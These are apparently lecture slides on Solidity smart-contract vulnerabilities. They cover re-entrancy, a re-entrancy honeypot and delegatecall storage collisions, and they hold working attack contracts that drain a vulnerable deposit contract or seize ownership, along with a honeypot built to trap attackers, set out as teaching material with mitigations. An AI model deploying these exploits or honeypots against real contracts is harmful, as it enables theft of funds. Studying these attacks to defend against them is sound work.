Vulnerabilities in Solidity

Stanciu Andrei Călin

Motivation

- **As in every other programming language, specific bugs at different abstraction levels may give rise to security breaches that can be exploited by malicious actors**
- **It is especially important for software that directly deals with money to be secure**
- **Real world examples:**
  - June 2016, The DAO attack, $50 mil. stolen
  - 2017, Parity Multisig Bug, $30 mil. stolen

Covered subjects

- Re-entrancy vulnerability
- Re-entrancy “fake” vulnerability (“honeypot”)
- Storage collisions (improper use of DELEGATECALL instruction)

1. Re-entrancy attack

Example adapted from
https://medium.com/hackernoon/hackpedia-16-solidity-hacks-vulnerabilities-their-fixes-and-real-world-examples-f3210eba5148

```solidity
contract Depot {

    mapping(address => uint256) public balances;

    function depositFunds() public payable {
        balances[msg.sender] += msg.value;
    }

    // vulnerability: this function can be called recursively
    //                    from the receive callback
    //                    of a malicious contract
    //                    without being able to detect it
    //
    // possible mitigations (at least for this example):
    //   * variable that checks entrance
    //       for each address (might imply additional gas cost)
    //   * update the new state
    //       (update the balance) before the transfer is done
    //   * limit the maximum gas,
    //       by explicitly specifying it at .call()
    function withdrawFunds(uint256 amount) public {

        require(balances[msg.sender] >= amount);

        (bool success, ) = msg.sender.call{value: amount}("");
        require(success);

        // had to force it to demonstrate the attack
        // one could imagine the developer
        // did not want to pay for extra gas
        // for "unnecessary" underflow check
        // as long as the require statement
        // from the beginning is executed
        unchecked{
            balances[msg.sender] -= amount;
        }
    }
}
```

```solidity
contract Attack {

    Depot public attacked_contract;
    uint public stolen;

    constructor(address to_attack_addr) {
        stolen = 0;
        attacked_contract = Depot(to_attack_addr);
    }

    function pwn() public payable {
        require(msg.value >= 1 ether);
        attacked_contract.depositFunds{value: 1 ether}();

        attacked_contract.withdrawFunds(1 ether);
    }

    function collect() public {
        payable(msg.sender).transfer(address(this).balance);
    }

    // the attack - unexpected recursive call to re-enter
    //              the withdraw function
    //              BEFORE it updates the new balance
    //              after the transaction that has just happened
    //              it loops until the depot's total balance
    //              is lower than 1 eth threshold
    //              to avoid being reverted at the end
    receive() external payable {

        if(address(msg.sender) == address(attacked_contract)){
            stolen += msg.value;

            if (address(attacked_contract).balance > 1 ether) {
                attacked_contract.withdrawFunds(1 ether);
            }
        }
    }
}
```

- **Key point:**
  - Update the new state before executing a transaction

2. Re-entrancy honeypot


https://etherscan.io/address/0x95d34980095380851902ccd9a1fb4c813c2cb639#code

```
contract Private_Bank
{
    mapping (address => uint) public balances;

    uint public MinDeposit = 1 ether;

    Log TransferLog;

    constructor(address _log)
    {
        TransferLog = Log(_log);
    }

    function Deposit() public payable
    {
        if(msg.value >= MinDeposit)
        {
            balances[msg.sender] += msg.value;
            TransferLog.AddMessage(msg.sender, msg.value, "Deposit");
        }
    }

    function CashOut(uint _am) public
    {
        if(_am <= balances[msg.sender])
        {
            (bool success, ) = msg.sender.call{value: _am}("");
            if(success)
            {
                unchecked{
                    balances[msg.sender] -= _am;
                }
                TransferLog.AddMessage(msg.sender, _am, "CashOut");
            }
        }
    }

    receive() external payable {}
}
```

```
contract Log
{

    struct Message
    {
        address Sender;
        string  Data;
        uint Val;
        uint  Time;
    }

    Message[] public History;

    Message LastMsg;

    function AddMessage(address _adr, uint _val,
                        string memory _data) public
    {
        LastMsg.Sender = _adr;
        LastMsg.Time = block.timestamp;
        LastMsg.Val = _val;
        LastMsg.Data = _data;
        History.push(LastMsg);
    }
}
```

```
contract ReplaceLog
{
    fallback() external
    {
        if(keccak256("Deposit") !=
            keccak256(msg.data[4 + 4 * 32: 4 + 4 * 32 + 7]))
            revert();
    }
}
```

```
contract FailedAttack
{
    Private_Bank public attacked_contract;
    uint public stolen;

    constructor(address payable to_attack_addr) {
        stolen = 0;
        attacked_contract = Private_Bank(to_attack_addr);
    }

    function pwn() public payable {

        require(msg.value >= 1 ether);
        attacked_contract.Deposit{value: 1 ether}();

        attacked_contract.CashOut(1 ether);
    }

    function bank_balance() public view returns(uint){
        return address(attacked_contract).balance;
    }

    function collect() public {
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {

        if(address(msg.sender) == address(attacked_contract)){
            stolen += msg.value;

            if (address(attacked_contract).balance >= 1 ether) {
                attacked_contract.CashOut(1 ether);
            }
        }
    }
}
```


Attack.pwn()
Bank.cashOut()
Attack.receive()
Bank.cashOut()
Attack.receive()
launch attack
deposit 1 eth
Bank.deposit()
ok, return
cashout 1 eth
balance ok,
send 1 eth
re-enter cashout
for 1 more eth
balance ok,
send 1 eth
return
call succeeded,
revert()
(attacker loses
1 eth)
reverted
cashout reverted,
propagate revert
(attacker loses 1 eth)
call failed,
return as usual
reverted
cashout returned
normally, return
(first deposit call
remains valid)
return (success)

- **Key points:**
  - An address can be casted to any kind of contract
  - Contracts that call other (potentially unknown contracts) should be treated with care

3. Storage collisions (delegatecall)

https://solidity-by-example.org/hacks/delegatecall/


Contract storage layout

- **For each contract, the storage is represented by a Patricia Merkle tree on the blockchain**
- **From a “per-variable” perspective, the storage resembles a C++ object memory layout, but whose addresses (offsets) are replaced by “slots”, which are the keys for the tree connected to the blockchain**
- **Each contract starts its storage slot usage from slot 0**
- **Each variable type has its own rules of populating the storage; for example, the following rules apply:**
  - Scalars are stored in the next available slot
  - Static arrays are stored as scalar variables, one after another
  - Dynamic arrays store their length in the next available slot, and their contents are stored contiguously: slot for array[idx] = *keccak(array slot)* + *idx*
  - Maps store the values by the following rule: slot for map[key] = keccak(key || map slot), where “||” denotes string-like concatenation
  - Other rules might apply for inheritance, small-sized variables (eg. uint8, bool) and so on

Contract storage layout

- **A concrete example:**

```
contract Contract
{
    uint256 public scalar;
    uint256[] public dyn_array;
    mapping(uint256 => uint256) public map;

    constructor()
    {
        scalar = 0xbeef;
        dyn_array.push(0xcaffee);
        dyn_array.push(0xbad);
        map[0xaaaa] = 0xcccc;
    }
}
```



delegatecall vs call

- **Delegatecall, in essence, keeps the current contract's state while executing other contract's code**
- **Because of this property, the called contract's storage layout must be compatible with the storage of the callee contract**
- **Other data such as msg.sender or msg.value are propagated through the delegatecall(), and do not change as is the case for normal call() (note that implicit calls such as *otherContract.function5(arg1, arg2)* are considered "normal" calls, and NOT delegate calls)**
- **When the storage compatibility is not properly managed, depending on the situation, the security risk can be severe. Some common cases include:**
  - A contract that uses another contract as a library that is accessed with delegatecall()
  - Improper implementation of a proxy pattern (consult EIP-1967 for a safe implementation)

```
contract Attack {

    address public lib;
    address public owner;
    uint public someNumber;

    HackMe public hackMe;

    constructor(HackMe _hackMe) {
        hackMe = HackMe(_hackMe);
    }

    function attack() public {

        // override address of lib
        hackMe.doSomething(uint(uint160(address(this))));
        // pass any number as input,
        // the function doSomething() below will be called
        hackMe.doSomething(1);
    }

    // function signature must match HackMe.doSomething()
    function doSomething(uint _num) public {
        owner = msg.sender;
    }
}
```

```
contract Lib {
    uint public someNumber;

    function doSomething(uint _num) public {
        someNumber = _num;
    }
}

contract HackMe {
    address public lib;
    address public owner;
    uint public someNumber;

    constructor(address _lib) {

        lib = _lib;
        owner = msg.sender;
    }

    function doSomething(uint _num) public {

        (bool success, ) = lib.delegatecall(
                    abi.encodeWithSignature("doSomething(uint256)", _num));
        require(success);
    }
}
```

More references

- https://ethernaut.openzeppelin.com/ for basic but interesting CTF-style challenges (I recommend Puzzle Wallet)
- https://mixbytes.io/blog/collisions-solidity-storage-layouts
- https://eips.ethereum.org/EIPS/eip-1967
- https://www.reddit.com/r/ethdev/comments/7xu4vr/oh_dear_somebody_just_got_tricked_on_the_same/dubakau/
- https://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/
- https://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/
- https://ethereum.github.io/yellowpaper/paper.pdf
- https://medium.com/hackernoon/hackpedia-16-solidity-hacks-vulnerabilities-their-fixes-and-real-world-examples-f3210eba5148
- https://etherscan.io/address/0x95d34980095380851902ccd9a1fb4c813c2cb639#code